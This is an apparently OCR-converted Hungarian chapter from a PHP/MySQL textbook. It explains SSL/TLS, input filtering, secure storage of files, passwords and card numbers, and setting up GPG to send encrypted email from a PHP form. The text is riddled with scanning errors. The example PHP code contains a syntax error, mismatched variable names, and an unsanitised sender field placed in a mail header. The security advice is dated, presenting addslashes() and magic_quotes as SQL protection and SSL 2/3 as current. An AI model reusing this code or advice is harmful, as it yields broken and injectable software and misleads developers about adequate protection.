
A következő kérdés, hogy kódjaink gondosan ellenőrzik-e a felhasználók által bevitt adatokat. Gondoskodunk-e az adatok biztonságos tárolásáról? Ezekre a fejezet következő részeiben válaszolunk.

A Secure Sockets Layer (SSL) protokoll használata

A Secure Sockets Layer (biztonságos csatlakozó réteg) protokollokkészletet eredetileg a Netscape alakította ki a webszerverek és a böngészők közötti biztonságos kommunikációhoz. Azóta a böngészők és kiszolgálók közötti bizalmas információcsere nem hivatalos szabvánnyaként alkalmazzák.

Az SSL 2-es és 3-as verziója is széles körűen támogatott. A webszerverek többsége vagy tartalmazza az SSL működését, vagy kiegészítő modulként fogadja. Az Internet Explorer és a Firefox is a 3-as verziótól támogatja az SSL-t.

A hálózati protokollokat és az azokat megvalósító szoftvereket jellemzően egymásra pakolt rétegekbe rendezik. minden réteg a felette és alatta lévő rétegnek továbbíthat adatot, illetve azoktól kérhet szolgáltatásokat. A 18.2 ábrán ilyen protokollvermet (protocol stack) láthatunk.




18.2 ábra: Alkalmazásrétegbeli protokoll, például a Hypertext Transfer Protocol (HTTP) által használt protokollverem.

Amikor HTTP-t használunk információtávállásra, a HTTP protokoll meghívja a *Transmission Control Protocol* (átviteli vezérő protokollt – TCP), ami viszont az *Internet Protocol* (IP) támaszkodik. Ez utóbbinak pedig megfelelő protokollra van szüksége ahhoz a hálózati eszközökhez, amit az adatcsomagok fogadására és elektronikus jelként történő továbbítására használunk.

A HTTP-t alkalmazásrétegbeli protokollnak nevezzük. Sok más ilyen protokoll létezik, például az FTP, az SMTP és a Telnet (ahogy ezt a 18.2 ábra mutatja), illetve a POP és az IMAP. A TCP egyike a TCP/IP hálózatokban használt két szállítási rétegbeli protokollnak. Az IP a hálózati réteg szintjén lévő protokoll. Az adatkapcsolati réteg felelős a host (számítógép) hálózathoz csatlakoztatásáról. A TCP/IP protokollverem nem határozza meg az ehhez használt protokollokat, mivel a különböző típusú hálózatokhoz más és más protokollra van szükségünk.

Adatküldéskor az adatot leküldjük a vermen át az alkalmazástól a fizikai hálózati közegig. Adatfogadáskor az adat a fizikai hálózattól a vermen keresztülhaladva ér fel az alkalmazásig.

Az SSL használatakor még egy réteget hozzáadódik ehhez a modellhez. Az SSL a szállítási réteg és az alkalmazásréteg között helyezkedik el. Ezt a felépítést láthatjuk a 18.3 ábrán. Az SSL módosítja a HTML alkalmazástól kapott adatot, és csak ezt követően adja át a szállítási rétegnek, hogy az eljuttassa a célpontba.



18.3 ábra: Az SSL még egy réteget ad a protokollveremhez, illetve alkalmazásrétegbeli protokollok hozzáadásával szabályozza saját működését.

Az SSL képes biztonságos továbbítási környezetet teremteni a HTTP-től eltérő protokolloknak. Azért lehet más protokollokat használni, mert az SSL lényegében általában. Az SSL ugyanazokat a felületeket kínálja a felette lévő protokolloknak, mint az alatta lévő szállítási réteg. Így átláthatóan kezeli a kézfogást (handshaking), a titkosítást és a visszafejtést.

Amikor egy böngésző HTTP-n keresztül kapcsolódik biztonságos webszerverhez, a böngészőnek és a kiszolgálónak kézfo-gásprotokollt követve kell megállapodnia arról, hogy mit használnak az olyan elemekhez, mint a hitelesítés és a titkosítás.

A kézfogás szakasz az alábbi lépésekkel áll:

1. A böngésző SSL-t kezeli képes kiszolgálóhoz csatlakozik, és megkéri, hogy hitelesítse magát.
2. A kiszolgáló elküldi digitális tanúsítványát.
3. Opcionálisan a kiszolgáló is kérheti a böngészőt, hogy hitelesítse magát (ritkán fordul elő).
4. A böngésző megadja az általa támogatott titkosítási algoritmusok és hash függvények listáját. A kiszolgáló kiválasztja az általa támogatott legerősebb titkosítást.

5. A böngésző és a kiszolgáló munkamenetkulcsokat állít elő:


- A böngésző megszerzi a kiszolgáló digitális tanúsítványából a szerver nyilvános kulcsát, és egy véletlenszerűen előállított szám titkosítására használja.
- A kiszolgáló egyszerű szövegként küldött, véletlenszerű adattal válaszol (amennyiben a kiszolgáló kérésére a böngésző megadta digitális tanúsítványát, akkor a kiszolgáló a böngésző nyilvános kulcsát fogja használni).
- A munkamenet titkosítási kulcsai ezekből a véletlenszerű adatokból állítódnak elő hash függvények használatával.

A jó minőségű véletlenszerű adatok előállítása, a digitális tanúsítványok visszafejtése, a kulcsok generálása és a nyilvános kulcs titkosítás minden időt vesz igénybe, így a kapcsolatfelvételi procedúra eltart egy darabig. Az eredmények szerencsére gyorsítótárba kerülnek, így ha ugyanaz a böngésző és kiszolgáló több biztonságos üzenetet kíván váltani, a kapcsolatfelvételi folyamat és a feldolgozás csak egyszer megvégzésre kerül.

SSL kapcsolaton keresztüli adatküldéskor az alábbiak történnek:

- Az adatok kezelhető csomagokra bontása.
- Az egyes csomagok (opcionális) tömörítése.
- Minden csomag hash algoritmussal számított üzenethitelesítő kódot (MAC) kap.
- A MAC és a tömörített adat kombinálása és titkosítása.
- A titkosított csomagok fejrzsz-információt kapnak, és elküldődnek a hálózatnak.

A teljes folyamatot a 18.4 ábra mutatja.



18.4 ábra: Az SSL küldés előtt feldarabolja, tömöríti, hasheli és titkosítja az adatokat.

Az ábrából kitűnik, hogy a TCP fejrzsz hozzáadása az adat titkosítása után történik meg. Ez azt jelenti, hogy az útválasztási információt még mindig meg tudják bolygatni, és bár azt nem fogják tudni, hogy milyen információkat küldözgetünk, látni fogják, ki kinek küldi azokat.

Annak, hogy az SSL-ben a titkosítás előtt történik a tömörítés, az az oka, hogy noha a hálózati forgalom nagy része a hálózaton való továbbítás előtt tömöríthető (és gyakran valóban tömörítik is), a titkosított adatok nem jól tömöríthetők. A tömörítési algoritmusok az adatokon belüli ismétlődéseket vagy mintákat próbálnak azonosítani. Általában semmilyen haszonnal nem jár, ha az adatok titkosítása, azaz gyakorlatilag véletlenszerű bitekké alakítása után próbáljuk meg tömöríteni azokat. Kellémetlen lenne, ha az SSL, amelynek célja a hálózatbiztonság fokozása, mellékhatásként jelentős mértékben növelné a hálózati forgalmat.

Noha az SSL viszonylag összetetten működik, a felhasználók és a fejlesztők elől rejte marad a történtek nagy része, mivel a protokoll külső felületei meglévő protokollokat másolnak.

A jelenleg 1.1-es verziójánál járó Transport Layer Security (szállítási rétegbeli biztonság, TLS) közvetlenül az SSL 3.0-ra épül, de az SSL gyengeségeit kiküszöbölt és nagyobb rugalmasságot kínáló fejlesztésekkel tartalmaz. A TLS-t egy valóban nyílt szabványnak szánják, hogy ne egy egyetlen szervezet által meghatározott, majd mások számára elérhetővé tett szabvány legyen.

Felhasználói bevitel szűrése

A biztonságos webes alkalmazások fejlesztésének egyik alapelve, hogy soha nem szabad megbízni semmilyen felhasználói bevitelben. Mielőtt fájlból vagy adatbázisba tennénk, vagy valamilyen rendszerparancsnak átadnánk a felhasználóktól érkező adatokat, mindig szűrjük azokat!

A könyv több részében szóba kerültek már a felhasználói bevitel szűrésére használható módszerek. Hivatkozásképpen röviden meglemlítjük most ezeket:

- Mielőtt a felhasználói adatokat átadnánk az adatbázisnak, az `addslashes()` függvényel szűrjük őket! A függvény védőkarakterrel látja el az adatbázis számára problémát okozni képes karaktereket. A `stripslashes()` függvényel állíthatjuk vissza az adatokat eredeti formájukba.
- Kapcsoljuk be `php.ini` fájlunkban a `magic_quotes_gpc` és `magic_quotes_runtime` direktívát! Ezek automatikusan elvégzik nekünk a védőkarakterek hozzáadását és eltávolítását. A `magic_quotes_gpc` a bejövő GET, POST és sütiváltozóra alkalmazza az ilyen formázást, a `magic_quote_runtime` pedig az adatbázisba bemenő és onnan kijövő adatokkal teszi ugyanezt.
- Amikor a `system()` vagy az `exec()` meghívásakor, illetve fordított aposztrófok között (`'`) felhasználói adatot adunk át, használjuk az `escapeshellcmd()` függvényt! Ez védőkarakterekkel látja el az összes olyan metakaraktert, amivel a rosszindulatú felhasználók nekik tetsző parancsok futtatására kényszeríthetik rendszerünket.
- A `strip_tags()` függvénytel HTML és PHP címkeket távolíthatunk el karakterláncokból. Használatával megakadályozhatjuk, hogy a felhasználók rosszindulatú kódot helyezzenek el a böngészőbe szánt forrásban.
- Használjuk a `htmlspecialchars()` függvényt, amely a megfelelő HTML entityvé alakítja a karaktereket! A < karaktert például <-vé konvertálja. A függvény veszélytelen karakterekké alakítja az összes kódcímkét (script tag).

Biztonságos tárolás megvalósítása

A tárolt adatok három típusát (HTML vagy PHP fájlok, kódhoz kapcsolódó adatok és MySQL adatok), amit a 18.1 ábrán egymástól elkülönítve látunk, gyakran ugyanannak a lemeznak különböző részein tároljuk. Az eltérő adattípusok eltérő tárolási követelményeket támasztanak, ezért külön-külön fogunk foglalkozni velük.

A legveszélyesebb tárolandó adattípus a futtatható tartalom. Weboldal esetében ez jellemzően a kódokat jelenti. Nagyon kell ügyelünk, hogy a fájlkezelési jogosultságokat megfelelően állítsuk be a weboldal hierarchiájában (Apache szerveren a `htdocs`-ból, IIS szerveren az `inetpub`-ból induló könyvtárfát értjük ez alatt). Más felhasználóknak csak olvasási jogosultságuk legyen kódjainkhöz, nem szabad, hogy írjanak belejük vagy szerkesszék azokat!

Ugyanez igaz a weboldal hierarchiáján belül található könyvtárakra. Csak mi tudunk írni ezekbe! Más felhasználóknak, köztük annak is, amelyként a webszerver fut, nem szabad, hogy jogosultságuk legyen írni a kiszolgálóról letölthető könyvtárakra vagy új fájlokat létrehozni azokban. Ha megengednék másoknak, hogy fájlokat írjanak ide, rosszindulatú kódot írhatnának, és a kiszolgálóra betöltve futtathatnák azt.

Ha kódjainknak fájlból írási jogosultságra van szükségük, a webes fastruktúrán kívül hozzunk létre e célból egy könyvtárat! Különösen igaz ez a fájlfeltöltő kódokra. A kódoknak és az általuk írt adatoknak nem szabad keveredniük.

Bizalmas adatok írása esetén készítetést érezhetünk arra, hogy először titkosítsuk azokat. Ennek azonban általában nem sok értelme van. Közelítsük meg így: Ha van kiszolgálónkon egy `hitelkartaszamok.txt` nevű fájl, és egy cracker hozzáférést szerez a kiszolgálóhoz, és el tudja olvasni ezt a fájlt, akkor minden mást is megrálik, nem igaz? Az adatok titkosításához és visszafejtéséhez szükségünk van az adatokat titkosító programra, az adatokat visszafejtő programra, illetve egy vagy több kulcsfájusra. Ha a cracker hozzáfér az adatainkhoz, akkor minden bizonytalannal semmi sem akadályozza abban sem, hogy elolvassa kulcs- vagy egyéb fájljainkat.

Lehet annak értelme, hogy titkosítjuk egy webszerveren az adatokat, de csak akkor, ha a visszafejtéshez szükséges szoftvert és adatot nem ugyanazon a kiszolgálón, hanem egy másik gépen tároljuk. A bizalmas adatok biztonságos kezelésének egyik jó módszere az, ha a kiszolgálón titkosítjuk, majd – például e-mailben – egy másik gépre továbbítjuk őket.

Az adatbázisadatok az adatfájlokhoz hasonlók. Ha megfelelően állítjuk be a MySQL-t, csak a MySQL írhat az adatfájliaiba. Ez azt jelenti, hogy csak a MySQL-en belüli felhasználók hozzáférési miatt kell aggódunk. Foglalkoztunk már a MySQL saját jogosultsági rendszerével, amely konkrét jogosultságokat rendel a konkrét gépeken lévő konkrétnak felhasználói nevekhez.

Külön figyelemre érdemes az, hogy gyakran kell PHP kódba MySQL-es jelszót írni. PHP kódjaink általában nyilvánosan betölthetők. Ez a probléma nem is olyan katasztrófális, mint elsőre tűnhet. Ha webszerverünk konfigurációja megfelelő, akkor PHP forrásaink kívülről nem lesznek láthatók.

Amennyiben kiszolgálónk úgy van beállítva, hogy a PHP értelmezővel dolgozza fel a `.php` kiterjesztésű fájlokat, akkor a kívülállók nem fogják tudni megtekinteni az értelmezés előtti forráskódot. Egyéb kiterjesztések használata esetén azonban óvatosan kell eljárni. Ha `.inc` fájlokat helyezünk a webes könyvtárakba, az azokat kérők a feldolgozatlan forrást fogják meg-

kapni. A beillesztendő fájlokat a webes fastruktúrán kívül kell elhelyezni, és úgy kell konfigurálni a kiszolgálót, hogy ne teljesítse az ilyen fájlokra vonatkozó kéréseket, vagy pedig .php kiterjesztést kell adni ezeknek az állományoknak is.

Amennyiben másokkal osztunk a kiszolgálón, MySQL-jelszavunk láthatóvá válhat a gép azon más felhasználói számára, akik ugyanezzel a kiszolgálóval futtatnak kódokat. Rendszerünk beállításaitól függően ez a helyzet megelőzhető. A problémát azzal tudjuk elkerülni, ha a kiszolgálót úgy állítjuk be, hogy különálló felhasználókként futtassa a kódokat, vagy minden felhasználóval a webszerver saját példányát futtassa. Ha nem mi vagyunk webszerverünk rendszergazdája (ami megosztott kiszolgáló esetén nagy valószínűséggel igaz), akkor érdemes lehet megtárgyalni a rendszergazdával ezt a kérdést és áttekinteni vele a biztonsági lehetőségeket.

Hitelkártyaadatok tárolása

A bizalmas adatok biztonságos tárolásának áttekintése után érdemes külön foglalkozni a bizalmas adatok egy különleges fajtájával. Az internet-felhasználókat különösen aggasztja hitelkártyaszámaik biztonsága. Ha tárolni kívánjuk ezeket, nagyon körültekintően járunk el! Tegyük fel magunknak a kérdést, hogy miért tároljuk ezeket, illetve valóban szükség van-e a tárolásukra!

Mire használunk egy kártyaszámot? Ha egyszeri tranzakciónál valós időben dolgozzuk fel a kártyaszámot, akkor jobban járunk, ha bekérjük a vásárlótól, és tárolás nélkül továbbítjuk a tranzakció-feldolgozó átjárónak.

Ha rendszeres díjat szedünk be, például folyamatos előfizetés esetén havonta terheljük a kártyát, akkor ez a megközelítés nem megfelelő számunkra. Ebben az esetben érdemes mérlegelni annak lehetőségét, hogy a kártyaszámokat a webszerverünkön kívül, valahol másolat tároljuk.

Amennyiben sok vásárló kártyaadatát tervezük tárolni, gondoskodunk kellően képzett és kissé paranoiás rendszergazdáról, aki elegendő idővel rendelkezik arra, hogy az operációs rendszerünkkel és az általunk használt egyéb termékekkel, illetve azok biztonságával foglalkozó információforrásokat rendszeresen ellenőrizze.

Titkosítás használata PHP-ben

Egyszerű, mégis hasznos feladat, amivel szemléltethetjük a titkosítást: a titkosított e-mailek küldése. Évekig gyakorlatilag a PGP volt a titkosított e-mail szabványa. A PGP-t, ami egyébként a Pretty Good Privacy (Meglehetősen jó adatvédelem) rövidítése, Philip R. Zimmermann írta kifejezetten azzal a céllal, hogy adatvédelmet nyújtson az elektronikus levelezéshez.

A PGP freeware verziói bárki számára elérhetők, de ne feledjük, hogy ez nem ingyenes szoftver! A freeware verzió kereskedelmi célra nem használható. A PGP Corporationtól letölthető a freeware, illetve megvásárolható a fizetős licenc. További információért látogassunk el a <http://www.pgp.com> oldalra!

Ha szeretnénk részletesebben megismerni a PGP történetét és az elérhető verziókat, olvassuk el Philip Zimmerman „Where to Get PGP?” (Honnan szerezzük be a PGP-t?) írását: <http://www.philzimmermann.com/EN/findpgp/findpgp.html>.

Az elmúlt időszakban a PGP egy nyílt forráskódú alternatívája is elérhetővé vált. A GPG rövidítéssel ismert Gnu Privacy Guard a PGP ingyenes változata. Nem tartalmaz szabadalmaztatott algoritmusokat, és korlátozás nélkül használható kereskedelmi célra is.

A két termék igen hasonló módon látja el ugyanazt a feladatot. Ha a parancssori eszközöket kívánjuk használni, akkor a közöttük meglévő különbségek nem számítanak, de minden termék eltérő felületekkel rendelkezik (például a levelezőprogramokhoz tartozó bővítményekkel a beérkező e-mailek automatikus visszafejtésére).

A GPG a <http://www.gnupg.org> oldalról szerezhető be.

A két terméket akár együtt is használhatjuk, titkosított üzenetet GPG-vel létrehozva olyan valaki számára, aki PGP-vel fogja visszafejteni azt (feltéve, hogy a szoftver friss verzióját futtatta). Mivel bennünket az üzenetek webszerveren való létrehozása érdekel, GPG-t használó példát fogunk megvizsgálni, de PGP alkalmazása esetén sem lenne nagy eltérés az itt leírtaktól.

A könyv példáinak követelményein túlmenően GPG-re is szükség lesz a most következő kód működéséhez. Előfordulhat, hogy a GPG már telepítve van rendszerünkre. Ellenkező esetben sincs semmi gond – a telepítési folyamat magától értetődő, viszont a beállítás kicsit trükkös lehet.

A GPG telepítése

A GPG Linux gépre telepítéséhez a www.gnupg.org oldalról töltelhetjük le a megfelelő tömörített fájlt. Attól függően, hogy a .tar.gz vagy a .tar.bz2 tömörített állományt választjuk, a gunzip vagy a tar segítségével csomagolhatjuk ki. A program fordításához (compile) és telepítéséhez ugyanazokat a parancsokat kell használni, mint a Linux-programok többségenél:

`configure` (vagy rendszerüktől függően ./configure)

```
make
make install
```

Ha nem vagyunk rendszergazdák (root felhasználók), a `--prefix` opcióval kell a konfiguráló kódot futtatni, valahogyan így:

```
./configure --prefix=/konyvtarunk/eleresi/utvonala
```

Azért kell ezt az opciót használni, mert a nem root felhasználóknak nincsen hozzáférésük a GPG alapértelmezett könyvtárhoz.

Ha minden jól megy, a GPG fordítása és a futtatható program a `/usr/local/bin/gpg` (vagy az általunk meghatározott könyvtárba) kerül. Sok beállítást módosíthatunk, a részleteket a GPG dokumentációjában találjuk.

Windowsos szerver esetén a folyamat még ennél is egyszerűbb. Töltsük le a zip fájlt, csomagoljuk ki, és helyezzük a `gpg.exe` fájlt a megfelelő könyvtárba (a `C:\Windows\` vagy valami hasonló kiválóan megfelel)! Hozzunk létre egy könyvtárat a `C:\gnupg` helyen! Ezt követően nyissuk meg a parancssort, majd gépeljük be: `gpg`!

A GPG-t vagy a PGP-t arra a rendszerre is telepítenünk kell, illetve azon a rendszeren is létre kell hozni egy kulcsprt, ahova az e-mailt küldeni kívánunk.

A webszerveren nagyon kevés különbséget találhatunk a GPG és a PGP parancssori verziói között, így akár a GPG-t is használhatjuk, lévén az ingyenes. Azonban a gépre, ahol a leveleket olvassuk, érdemes lehet megvásárolni a PGP fizetős változatát, mert annak szébb a levelezőprogramhoz tartozó, grafikus kezelőfelülete.

Ha még nem rendelkezünk a kulcsprárral, állítsunk elő egyet a gépen, amin a levelet olvasni fogjuk! Emlékezhetünk rá, hogy a kulcsprár egy nyilvános és egy titkos (privát) kulcsból áll. Az előbbi mások (és PHP kódjaink) használják a levél küldése előtt annak titkosítására, az utóbbival mi magunk fejtjük vissza a beérkező üzeneteket, és írjuk alá a kimenő leveleket. Fontos, hogy a kulcsot a levél olvasására használt gépen és ne a webszerveren hozzuk létre, mert titkos kulcsot nem ajánlott kiszolgálón tárolni.

Amennyiben a GPG parancssori változatával állítjuk elő a kulcsokat, írjuk be az alábbi parancsot:

```
gpg --gen-key
```

Számos kérdésre kell ekkor választ adnunk. A legtöbbnél megfelelő, ha egyszerűen az alapértelmezett választ fogadjuk el. A program különböző sorokban megkérdezi valódi nevünket, e-mail címünket, illetve vár egy megjegyzést, amiket a kulcs elnevezésére használ. (Az én saját kulcsom neve 'Luke Welling <luke@tangledweb.com.au>'. Gondolom, érthető a séma. Ha a megjegyzést is megadnám, az a név és a cím közé kerülne.).

Az alábbi parancsral exportálhatjuk az új kulcsprából a nyilvános kulcsot:

```
gpg --export > fajlnev
```

A parancs futtatásának eredményeként olyan bináris fájlt kapunk, amely alkalmas arra, hogy más gépen lévő GPG vagy PGP kulcstartóba (key ring) importáljuk. Ha viszont e-mailben szeretnénk ezt a kulcsot elküldeni másoknak, hogy importálni tudják kulcstartójukba, a következőképpen hozhatjuk létre az ASCII verzióját a fájlnak:

```
gpg --export -a > fajlnev
```

A nyilvános kulcs kinyerése után FTP segítségével feltölthetjük a fájlt a webszerveren lévő felhasználói fiókunkba.

A következő parancsok a Unix használatát feltételezik. A lépések Windows alatt is ugyanezek, de a könyvtárak neve és a rendszerparancsok eltérnek. Először is jelentkezzünk be a kiszolgálón lévő felhasználói fiókunkba, majd változtassuk meg a fájljogsultságokat, hogy más felhasználók is olvashassák az állományt! Gépeljük be a következőket:

```
chmod 644 fajlnev
```

Létre kell hoznunk egy kulcstartót, hogy a PHP kódjainkat futtató felhasználó használni tudja a GPG-t. Hogy ez melyik felhasználó, az kiszolgálónk beállításaitól függ. Gyakran a nobody, de lehet más is. Változtassuk meg úgy, hogy mi legyünk a webszerver felhasználója! Ehhez rendszergazdai (root) hozzáférésre van szükség a kiszolgálóhoz. A webszerver sok rendszeren nobody-ként fut. A most következő példák ezt a felhasználót feltételezik. (Rendszerünkön a megfelelő felhasználóra változtathatjuk ezt). Ha ez áll rendszerünkre is, gépeljük be a következőket:

```
su root
```

```
su nobody
```

Hozzunk létre egy könyvtárat, amelyben a nobody tárolni tudja a kulcstartóját és az egyéb GPG konfigurációs információkat! Ennek a nobody alapértelmezett felhasználói könyvtárában (home directory) kell lennie.

Az egyes felhasználók alapértelmezett könyvtárát az `/etc/passwd` fájlban határozzatjuk meg. Sok Linux rendszeren a nobody alapértelmezett könyvtára a `/`, amelybe ez a felhasználó nem jogosult írni. Számos BSD rendszeren a nobody alapértelmezett könyvtára a `/nonexistent`, amelybe, mivel nem létezik, nem lehet írni. Rendszerünkön a nobody felhasználónak a `/tmp` lett alapértelmezett könyvtárként megadva. Győződjünk meg arról, hogy webkiszolgálónk felhasználója rendelkezik alapértelmezett könyvtárral, amelybe írni tud!

Gépeljük be a következőket:

```
cd ~
```

```
mkdir .gnupg
```

A nobody felhasználónak saját aláírókulcsra van szüksége. Ennek létrehozásához futtassuk újra az alábbi parancsot:

```
gpg --gen-key
```

Mivel a nobody felhasználó vélhetően kevés személyes jellegű e-mailt kap, mi is létrehozhatjuk számára a csak aláíró kulcsot. Ennek a kulcsnak egyetlen célja, hogy megbízhassunk a korábban kinyert nyilvános kulcsban. Az alábbi parancssal importáljuk a korábban exportált nyilvános kulcsot:

```
gpg --import fajlnev
```

Hogy közölhessük a GPG-vel: meg kívánunk bízni ebben a kulcsban, az alábbi parancssal szerkesztenünk kell a kulcs tulajdonságait:

```
gpg --edit-key 'Luke Welling <luke@tangledweb.com.au>'
```

A fenti sorban az egyszeres idézőjelek közötti szöveg a kulcs neve. Nyilvánvaló: az olvasó kulcsának nem 'Luke Welling <luke@tangledweb.com.au>' lesz a neve, hanem a létrehozásánál megadott név, megjegyzés és e-mail cím kombinációja.

A programon belüli lehetőségek között megtaláljuk a help-et is, amely az elérhető parancsokat – trust, sign és save – ismerteti.

A trust-ot begépelve közöljük a GPG-vel, hogy teljes mértékben megbízunk kulcsunkban. A sign begépelésével aláírjuk a nobody felhasználó privát kulcsát használó nyilvános kulcsot. Végül a save parancsot begépelve a változtatásainkat elmentve lépjünk ki a programból!

A GPG tesztelése

A GPG ezzel be lett állítva, használatra kész. A teszteléshez hozunk létre némi szöveget tartalmazó fájlt, majd mentük el teszt.txt néven!

Gépeljük be az alábbi parancsot (kulcsunk nevét értelemszerűen beírva):

```
gpg -a --recipient 'Luke Welling <luke@tangledweb.com.au>' --encrypt teszt.txt
```

Az alábbi, nem biztonságos memória használatára utaló figyelmeztetést kell kapnunk:

```
gpg: Warning: using insecure memory!
```

és létrejön a teszt.txt.asc nevű fájl. Ha megnyitjuk ezt, az alábbihoz hasonló, titkosított üzenetet látunk:

```
-----BEGIN PGP MESSAGE-----
```

```
Version: GnuPG v1.0.3 (GNU/Linux)
```

```
Comment: For info see http://www.gnupg.org
```

```
hQEAOUDU7hVGdtnEAQAhR4HgR7xpIBsK9CiELQw85+k1QdQ+p/FzqL8tICrQ+B3
0GJTEehPUDErwqUw/uQLTds0rl0PSRIAZ7c6GVkh0YEVBj2MskT81IIBvdo95OyH
K9PUCvg/rLxJ1kxe4Vp8QFET5E3FdII/ly8VP5gSTE7gAqm0SbFf3S91PqwMyTkD
/2oJEvL6e3cP384s0i81rBbDbOUAAhCjjXt2DX/uX9q6P18QW56UICUon4DPaW1G
/gnNZCkcVDgLckfBjbkb/TCWWhpA7o7kX4CIcIh7K1IMHY4RKdnCWQf27loE+8i9
cJRSCMsFIoI6MMNRCQHY6p9bfxL2uE39IRJrQbe6xoEe0nkB0uTYxiL0TG+FrNrE
tvBVMS0nsHu7HJey+oY4Z833pk5+MeVwYumJw1vHjdZxZmV6wz46GO2XGT17b28V
wSBnW0oBHSzsPvkQXHT0q65EixP8y+YJvBN3z4pzdH0Xa+NpqbH7q3+xXmd30hDR
+u7t6MxTLDbgC+NR
=gfQu
```

```
-----END PGP MESSAGE-----
```

Hogy visszakapjuk az eredeti szöveget, továbbítsuk ezt a fájlt arra a rendszere, ahol előállítottuk a kulcsot, majd futtassuk az alábbi parancsot:

```
gpg teszt.txt.asc
```

A szöveg a korábbival megegyező nevű, jelen esetben a teszt.txt fájlba fog íródni.

A szöveg képernyőre íratásához a -d kapcsolót kell használnunk:

```
gpg -d teszt.txt.asc
```

Ha az alapértelmezettől eltérő nevű fájlba szeretnénk helyezni a szöveget, a -o kapcsolót használva, illetve a kimeneti állományt a következőképpen meghatározva tehetjük ezt meg:

```
gpg -do teszt.out teszt.txt.asc
```

Láthatjuk, hogy először a kimeneti fájlt kell megneveznünk.

Amennyiben a GPG úgy van beállítva, hogy a PHP kódjainkat futtató felhasználó parancssorban tudja használni, majdnem teljesen megvagyunk. Ha ez nem lehetséges, egyeztessük a rendszergazdával, vagy tanulmányozzuk a GPG dokumentációját!

A 18.1 és a 18.2 példakód a GPG-t PHP-vel meghívva teszi lehetővé titkosított e-mailek küldését.

18.1 példakód: titkos_mail.php – A titkositott e-mailek küldésére szolgáló HTML ürlap

```
<html>
<body>
<h1>Küldjön nekem titkositott e-mailt!</h1>

<?php
// ha nem az alapértelmezett portokat, normál forgalomhoz a 80-ast
// és SSL-hez a 443-ast használjuk, módosítani kell ezt a sort
if($_SERVER['SERVER_PORT']!=443) {
    echo '<p style="color: red">FIGYELMEZTETÉS: nem SSL
          használatával csatlakozott az oldalhoz. Üzenetét
          bárki más is elolvashatja.</p>';
}
?>

<form method="post" action="titkos_mail_kuldese.php">

<p>E-mail címe:<br/>
<input type="text" name="felado" size="40"/></p>

<p>Tárgy:<br/>
<input type="text" name="targy" size="40"/></p>

<p>Üzenet:<br/>
<textarea name="uzenet" cols="30" rows="10"></textarea></p>

<br/>
<input type="submit" name="kuldes" value="Küldés"/>

</form>

</body>
</html>
```

18.2 példakód: titkos_mail_kuldese.php – A GPG-t meghívó és a titkositott e-mailt elküldő PHP kód

```
<?php
//rövid változónevek létrehozása
$felado = $_POST['felado'];
$stargy = $_POST['targy'];
$uzenet = $_POST['uzenet'];

$címzett = 'luke@localhost';

// Közöljük a gpg-vel, hol találja a kulcstartót
// Ezen a rendszeren a nobody felhasználó alapértelmezett könyvtára a /tmp/
putenv('GNUPGHOME=/tmp/.gnupg');

//egyedi fájlnév létrehozása
$bemeno_fajl = tempnam('', 'pgp');
$kimeno_fajk = $bemeno_fajl.'.asc';
```

```

//a felhasználó szövegének a fájlba írása
$fp = fopen($bemeno_fajl, 'w');
fwrite($fp, $uzenet);

fclose($fp);

//parancsunk beállítása
$parancs = "/usr/local/bin/gpg -a \\
    --recipient 'Luke Welling <luke@tangledweb.com.au>' \\
    --encrypt -o $kimeno_fajl $bemeno_fajl";

// gpg parancsunk futtatása
system($parancs, $eredmeny);

//a titkosítatlan temp fájl törlése
unlink($bemeno_fajl);

if($eredmeny==0) {
    $fp = fopen($kimeno_fajl, 'r');
    if(!$fp) || (filesize($kimeno_fajl)==0)) {
        $eredmeny = -1;
    } else {
        //a titkosított fájl olvasása
        $startalom = fread ($fp, filesize ($kimeno_fajl));

        //a titkosított temp fájl törlése
        unlink($kimeno_fajl);

        mail($cimzett, $stargy, $startalom, "Feladó: ".$felado."\n");
        echo '<h1>Üzenet elküldve</h1>
            <p>Üzenetét titkosítottuk és elküldtük.</p>
            <p>Köszönjük.</p>';
    }
}

if($eredmeny!=0) {
    echo '<h1>Hiba:</h1>
        <p>Az üzenetet nem sikerült titkosítani.</p>
        <p>Levelét nem küldtük el.</p>
        <p>Elnézést kérünk.</p>';
}
?>

```

Néhány apróbb módosítást végre kell hajtanunk a kód működéséhez. Az e-mailek a \$cimzett változóban meghatározott e-mail címre lesznek elküldve.

A 18.2 példakódban a GPG kulcstartó helyének megfelelően módosítani kell az alábbi sort:

```
putenv ('GNUPGHOME=/tmp/.gnupg');
```

Rendszerünkön a kiszolgáló nobody felhasználóként fut, és alapértelmezett könyvtára a /tmp/.

A tempnam() függvénytel létrehoztunk egy egyedi ideiglenes fájlnévet. Meghatározhatjuk a könyvtárat és a fájlnév előtagját is. Körülbelül egy másodpercen belül létrehozzuk és kitöröljük ezeket a fájlokat, így nem igazán fontos a nevük, a lényeg, hogy egyedi legyen. Példánkban a 'pgp' előtagot alkalmaztuk, de hagytuk, hogy a PHP a rendszer ideiglenes könyvtárát használja.

Ez a parancs

```
$parancs = "/usr/local/bin/gpg -a \\"
    --recipient 'Luke Welling <luke@tangledweb.com.au>' \\
    --encrypt -o $kimeno_fajl $bemeno_fajl";
```

